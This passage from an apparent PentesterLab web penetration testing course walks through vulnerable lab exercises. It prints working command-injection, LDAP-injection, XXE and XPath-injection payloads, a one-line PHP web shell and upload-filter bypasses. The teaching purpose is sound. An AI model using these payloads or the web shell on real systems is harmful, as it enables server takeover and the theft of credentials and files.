- By injecting the command inside back-tick, for example `` `id` ``
- By redirecting the result of the first command into the second `| id`
- By running another command if the first one succeeds: `&& id` (where `&` needs to be encoded)
- By running another command if the first one fails (and making sure it does: `error || id` (where `error` is just here to cause an error).

It's also possible to use the same value technique to perform this type of detection, for example you can replace `123` by `` `echo 123` ``. The command inside back-ticks will be executed first and return exactly the same value to be used by the command.

You can also use time-based vectors to detect this kind of vulnerabilities. You can use a command that will take time to process on the server (with a risk of denial of service) or you can just use the command `sleep` to tell the server to wait a certain amount of time before continuing. For example, using `sleep 10`.

Example 1

The first example is a trivial command injection, the developer didn't perform any input validation and you can directly inject your commands after the `ip` parameter.

Based on the techniques seen above you can for example use the payload `&& cat /etc/passwd` (with encoding) to see the content of `/etc/passwd`.

Example 2

This example validates the parameter provided but does it incorrectly. As we saw before with the SQL injection, the regular expression used is multi-line. Using the same technique we saw for the SQL injection, you can easily gain code execution.

The good thing here is that you don't even need to inject a separator you can just add the encoded new line (`%0a`) and then put your command.

Example 3

This example is really similar to the previous one, the only difference is that the developer does not stop the script correctly. In PHP, an easy and simple way to redirect users if one of the value provided doesn't match some security constraint is to call the function `header`. However, even if the browser will get redirected, this function does not stop the execution flow and the script will still finish to run with the dangerous parameter. The developer needs to call the function `die` after the call to the function `header` to avoid this issue.

You cannot easily exploit this vulnerability in your browser since your browser will follow the redirect and will not display the redirecting page. To exploit this issue you can use telnet:

```
% telnet vulnerable 80
GET /commandexec/example3.php?ip=127.0.0.1|uname+-a HTTP/1.0
```

or using netcat:

```
% echo "GET /commandexec/example3.php?ip=127.0.0.1|uname+-a
HTTP/1.0\r\n" | nc vulnerable 80
```

If you look carefully at the response you will see that you get a `302` redirect but in the body of the response, you can see the result of the command `uname -a`.

LDAP attacks

In this section, we will cover LDAP attacks. LDAP is often used as a backend for authentication, especially in Single-Sign-On (SSO) solutions. LDAP has its own syntax that we will see in more details in the following examples.

Example 1

In this first example, you connect to a LDAP server using your username and password however the LDAP does not authenticate you since your credentials are invalid.

However, some LDAP servers authorise NULL Bind: if a null values are sent, the LDAP server will accept to bind the connection and the PHP code will think that the credentials are correct. To get the `bind` with 2 null values, you will need to completely remove this parameter from the query. If you keep something like `username=&password=` in the URL, these values will not work since they won't be null, they will be empty.

> It's an important check to perform on all login forms that you will test in the future even if the backend is not LDAP-based.

Example 2

The most common pattern of LDAP injection is to be able to inject in a filter. Here we will see how you can use LDAP injection to bypass an authentication check.

First, you need to learn a bit of LDAP syntax. When you are retrieving a user based on its username the following will be used:

```
(cn=[INPUT])
```

If you want to add more conditions and some boolean logic, you can use:

- A boolean OR using `|`: `(|(cn=[INPUT1])(cn=[INPUT2]))` to get records matching `[INPUT1]` or `[INPUT2]`.
- A boolean AND using `&`: `(&(cn=[INPUT1])(userPassword=[INPUT2]))` to get records for which the `cn` matches `[INPUT1]` and the password matches `[INPUT2]`.

As you can see the boolean logic is located at the beginning of the filter. Since you're likely to inject after it, it's not always possible (depending on the LDAP server) to inject logic inside the filter if it's just `(cn=[INPUT])`.

One of the most used thing in LDAP is the wildcard `*` to match any values. That can be used to match everything `*` or just substrings (`adm*` for all words starting by `adm` for example).

As for other injections, we will need to remove anything added by the server-side code. We can get rid of the end of the filter using a NULL BYTE (encoded as `%00`).

Here we have a login script, we can see that if we use:

- `username=hacker&password=hacker` we get authenticated (this is the normal request).
- `username=hack*&password=hacker` we get authenticated (the wildcard matches the same value).
- `username=hacker&password=hac*` we don't get authenticated (the password is likely to be hashed).

Now we will see how we can use the LDAP injection in the `username` parameter to bypass the authentication. Based on our previous tests, we can deduce that the filter probably looks like:

```
(&(cn=[INPUT1])(userPassword=HASH[INPUT2]))
```

Where HASH is an unsalted hash (probably MD5 or SHA1).

LDAP supports several formats: `{CLEARTEXT}`, `{MD5}`, `{SMD5}` (salted MD5), `{SHA}`, `{SSHA}` (salted SHA1), `{CRYPT}` for passwords' storage.

Since `[INPUT2]` is hashed, we cannot use it to inject our payload.

Our goal here will be to inject inside `[INPUT1]` (the username parameter), we will need to inject:

- The end of the current filter using `hacker)`.
- An always-true condition (`(cn=*)` for example)
- A `)` to keep a valid syntax and close the first `)`.
- A NULL BYTE (`%00`) to get rid of the end of the filter.

Once you put this together, you should be able to login as `hacker` with any password. You can then try to find other users using the wildcard trick. For example, you can use `a*` in the first part of the filter and check who you are logged in as.

In most cases, LDAP injection will allow only you to bypass authentication and authorisation checks but retrieving arbitrary data (as opposed to just getting more results) is often really challenging or impossible.

Upload

In this section, we will cover how to use file upload functionalities to gain code execution.

In web applications (especially the ones using the file systems to determine what code should be ran), you can get code execution on a server if you manage to upload a file with the right filename (mostly depending on the extension). In this section, we will see the basics of this type of attacks.

First, since we are working on a PHP application, we will need a PHP web shell. A web shell is just a simple script or web application that run the code or commands provided. For example, in PHP, the following code is a really simple web shell:

```
<?php
  system($_GET["cmd"]);
?>
```

More complex web shell can do more advanced things like providing database and file system access or even TCP tunnelling.

Example 1

The first example is a really basic upload form with no restriction. By using the web shell above and naming it with a `.php` extension you should be able to get it upload on the server. Once it's uploaded you can access the script (with the parameter `cmd=uname` for example) to get commands execution.

Example 2

In this second example, the developer put a restriction on the file name: the file name cannot finish by `.php`. To bypass this restriction, you can use one of the following methods:

- change the extension to `.php3`. On other systems, extensions like `.php4` or `.php5` may also work. It depends on the configuration of the web server.
- use an extension the Apache does not know `.blah` after the extension `.php`. Since Apache does not know how to handle the extension `.blah`, it will move to the next one: `.php` and run the PHP code.
- upload a .htaccess file to enable another extension to be ran by PHP (You can learn more about this technique in PentesterLab's training: (From SQL Injection to Shell: PostgreSQL edition)[https://pentesterlab.com/from_sqli_to_shell_pg_edition.html]

Using one of these methods, you should be able to gain command execution.

XML related attack

In this section, XML related attacks will be detailed. This type of attacks are common with web services and with applications using XPath to retrieve a configuration setting from a XML file (for example to know what backend they need to use to authenticate a user based on the organisation's name provided).

Example 1

Some XML parsers will resolve external entities and will allow a user controlling the XML message to access resources: for example read a file on the system. The following entity can be declared for example:

```
<!ENTITY x SYSTEM "file:///etc/passwd">
```

You will however need to add all the envelope around this to get it to work correctly:

```
<!DOCTYPE test [
    <!ENTITY x SYSTEM "file:///etc/passwd">]>
```

You can then simply use the reference to `x`: `&x` (don't forget to encode `&`) to get the corresponding result inserted in the XML document during its parsing (server side).

In this example, the exploitation is directly done inside a GET request but it's more likely that this type of requests are performed using a POST request in a traditional web application. This issue is also really common with web services and is probably the first test you want to do when attacking an application that accepts XML messages.

This example can also be used to get the application to perform HTTP requests (by using `http://` instead of `file://`) and can be used as a port scanner. However, the content retrieved is often incomplete since the XML parser will try to parse it as part of the document.

You can also use `ftp://` and `https://`

Example 2

In this example, the code use the user input inside an XPath expression. XPath is a query language to select nodes from an XML document. You can basically see the XML document as a database and XPath as a SQL query. If you are able to manipulate the query you will be able to retrieve element you should not be able to normally access.

If we inject a single quote we can see the following error:

```
Warning: SimpleXMLElement::XPath(): Invalid predicate in
/var/www/xml/example2.php on line 7 Warning:
SimpleXMLElement::XPath(): xmlXPathEval: evaluation failed in
/var/www/xml/example2.php on line 7 Warning: Variable passed to
each() is not an array or object in /var/www/xml/example2.php on line
8
```

Like for SQL injection, XPath allows you to do boolean logic and you can try:

- `' and '1'='1` and you should get the same result.
- `' or '1'='0` and you should get the same result.
- `' and '1'='0` and you should not get any result.

- `' or '1'='1` and you should get all results.

Based on these tests and previous knowledge of XPath, it's possible to get an idea of what the XPath expression looks like:

```
[PARENT NODES]/name[.='[INPUT]']/[CHILD NODES]
```

To comment out the rest of the XPath expression, you can use a NULL BYTE (that you will need to encode as %00). But as we can see in the XPath expression above, we need to add a `]` to finish the syntax properly. Our payload now looks like `hacker']%00` (or `hacker' or 1=1]%00` if we want all results).

If we try to find the child of the current node using the payload `'%20or%201=1]/child::node()%00`, we don't get much information.

The problem here is that we need to got back up in the node hierarchy to get more information. In XPath this can be done using `parent::*` as part of the payload. We can now select the parent of the current node and display all the child node using `hacker'%20or%201=1]/parent::*/child::node()%00`.

One of the node's value look like a password, we can confirm it by checking if the node's name is `password` using the payload `hacker']/parent::*/password%00`.

Conclusion

This exercise is an attempt to provide a really good beginner course for people who want to start doing web application penetration testing. If you are interested by this subject, you should check out our other exercises available at the following address: https://www.pentesterlab.com/. Other exercises are more scenario based and more realistic of typical web engagements. I hope you enjoyed learning with PentesterLab.